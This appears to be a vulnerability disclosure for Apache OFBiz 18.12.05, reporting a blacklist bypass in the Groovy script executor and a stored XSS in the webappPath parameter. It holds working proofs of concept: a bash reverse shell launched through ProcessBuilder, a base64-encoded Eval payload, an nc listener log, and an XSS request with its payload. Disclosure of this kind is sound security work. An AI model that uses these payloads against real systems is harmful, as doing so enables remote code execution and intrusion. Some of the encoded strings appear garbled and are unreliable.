

Apache OfBiz Disclosures

Version 18.12.05

Environment:

- Apache OfBiz 18.12.05
- Ubuntu Linux



Non-CVE Findings:

1. Groovy Security Bypass


Description:

The Groovy Script Executor from `"/webapps/control/ProgramExport"` -> `"Programmable Export"` -> `"Groovy Program"` uses a simple regex based blacklist in order to prevent malicious actions such as `"exec"`, `"execute"`, etc.

Because the regex parses the input statically, an attacker can bypass it in multiple ways in order to perform malicious actions resulting in RCE.

Proof of Concept:

As mentioned above, if we try to insert a blacklisted element (e.g. `"execute"`), the application will return the error `"Not executed for security reason"` and will prevent the execution of the Groovy Script.




In order to bypass this security measure, the following methods were used:

1.1. Avoiding Blacklisted Words:

We can use “java.lang.ProcessBuilder” to execute arbitrary code by using the default constructor and the “start()” method:

```
ProcessBuilder x = new ProcessBuilder(["bash","-c","bash -i >& /dev/tcp/127.0.0.1/4444 0>&1"])
x.start()
```

Browser View:




1.2. Encoding the Groovy Payload:

Because the security measure consists of a regex blacklist and not a behavioral/class analyzer, we can simply encode (e.g. base64) the otherwise blacklisted elements, and, in order to run it, we will decode it and pass it to a Groovy Eval:

```
Eval.me(new
String(Base64.decoder.decode ("ImJhc2ggLWwge2VjaG8sWW1GemFDQXRhU0ErSm1BdlpHVjJMM1JqY0M4eE
1qY3VNQzR3TGpFdk5EUTBOQ0F3UGlZeENnPT19fHtiYXNlNjQsLWR9fGJhc2giLmV4ZWw1dGUoKQo=") ) )
```

Browser View:



In this case the above payloads result in the execution of arbitrary Linux system commands that return a reverse shell to the attacker:

```
guest@tester: ~/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05

nobody@tester:/$ echo "bash -i >& /dev/tcp/127.0.0.1/4444 0>&1" | base64
YmFzaCAtaSA+JiAVZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCawPiYxCg==
nobody@tester:/$
nobody@tester:/$ echo $(echo '"bash -c {echo,YmFzaCAtaSA+JiAVZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCawPiYxCg==}|{base64,-d}|bash".execute()' | base64 -w0)
InJhc2ggLWMe2VjaG8sWW1GemFDQXRhU0ErSmIBdlpHVjJMM1JqY0M4eE1qY3VNQzR3TGpFdK5EUTBOQ0F3UGlZeENnPT19fHtiYXNlbnJqsLWR9fGJhc2giLnV4ZWNI1dGUoKQo=
nobody@tester:/$
nobody@tester:/$ nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:44144.
bash: cannot set terminal process group (52180): Inappropriate ioctl for device
bash: no job control in this shell
guest@tester:~/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05$ pwd
/home/guest/Desktop/Apache_OFBiz/apache-ofbiz-18.12.05
```

2. Stored XSS

Description:

A user with rights to modify and/or create websites may insert malicious HTML elements in the “webappPath” parameter resulting in XSS.

Proof of Concept:

The following request can be used to store the malicious XSS payload into OfBiz:

```
POST /content/control/updateWebSite HTTP/1.1
Host: demo-trunk.ofbiz.apache.org:8443
Cookie: JSESSIONID=55E7321448600B2416EE15417FC192E7.jvm1; content.securedLoginId=admin;
OfBiz.Visitor=10306; CookieShow=true; CookiePreferences=[]
Content-Length: 329
Origin: https://demo-trunk.ofbiz.apache.org:8443
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: https://demo-
trunk.ofbiz.apache.org:8443/content/control/EditWebSite?webSiteId=WebStorePos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

webSiteId=WebStorePos&siteName=%22+aaaa&httpHost=xss&httpPort=3333&httpsHost=&httpsPort=
&enableHttps=N&webappPath="/onmouseover="alert(1)//"+&standardContentPrefix=&secureConte
ntPrefix=&cookieDomain=&visualThemeSetId=BACKOFFICE&productStoreId=9100&allowProductStor
eChange=Y&hostedPathAlias=&isDefault=Y&displayMaintenancePage=Y
```

Now, in order to trigger the XSS a victim needs to navigate to the “https://demo-trunk.ofbiz.apache.org:8443/webpos/control/main” and interact with the malicious HTML elements (in this case trigger the “onmouseover” event by navigating with the mouse over the “form” and/or “a” tags).

The response of “https://demo-trunk.ofbiz.apache.org:8443/webpos/control/main”:

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=5CD3F7EFB75D7806A4FF547796E0BF1A.jvm1; Path=/webpos; Secure;
HttpOnly; SameSite=strict
x-frame-options: sameorigin
strict-transport-security: max-age=31536000; includeSubDomains
x-content-type-options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy-Report-Only: default-src 'self'
Content-Type: text/html; charset=UTF-8
Date: Sun, 06 Feb 2022 20:12:18 GMT
Content-Length: 13666

***TRUNCATED***

    <form method="post" action="http://xss:3333/"onmouseover="alert(1)//control/Login"
name="loginform">

***TRUNCATED***

    <a
href="http://xss:3333/"onmouseover="alert(1)//control/ForgotPassword_step1">Forgot Your
Password?</a>

***TRUNCATED***

<a href="http://xss:3333/"onmouseover="alert(1)//control/ListTimezones">Eastern
European Summer Time</a>

***TRUNCATED***
```

Result:

The screenshot shows a web browser window with two tabs: 'OFBiz: Content Manager' and 'OFBiz: Web Pos Manager'. The address bar displays the URL: `https://demo-trunk.ofbiz.apache.org:8443/webpos/control/main?externalLoginKey=EL308ea0ef-bacd-4ba7-880c-55f8605aa44c`.

A message box is displayed in the center of the page, stating: `demo-trunk.ofbiz.apache.org:8443 says` followed by the number `1` and an `OK` button.

Below the message box is a login form titled **Registered User**. The form includes fields for **User Name** and **Password**, a **Choose Terminal** dropdown menu set to `Pos Terminal 1`, and a **Login** button. A link for `Forgot Your Password?` is located at the bottom of the form.

The browser's developer tools are open on the right side, showing the **Elements** panel. The DOM tree indicates an XSS attack payload injected into the `onmouseover` attribute of a `table` element. The payload is: `//control/Login?name='loginform'>==50`. The **Styles** panel shows the default `element.style` for the selected element.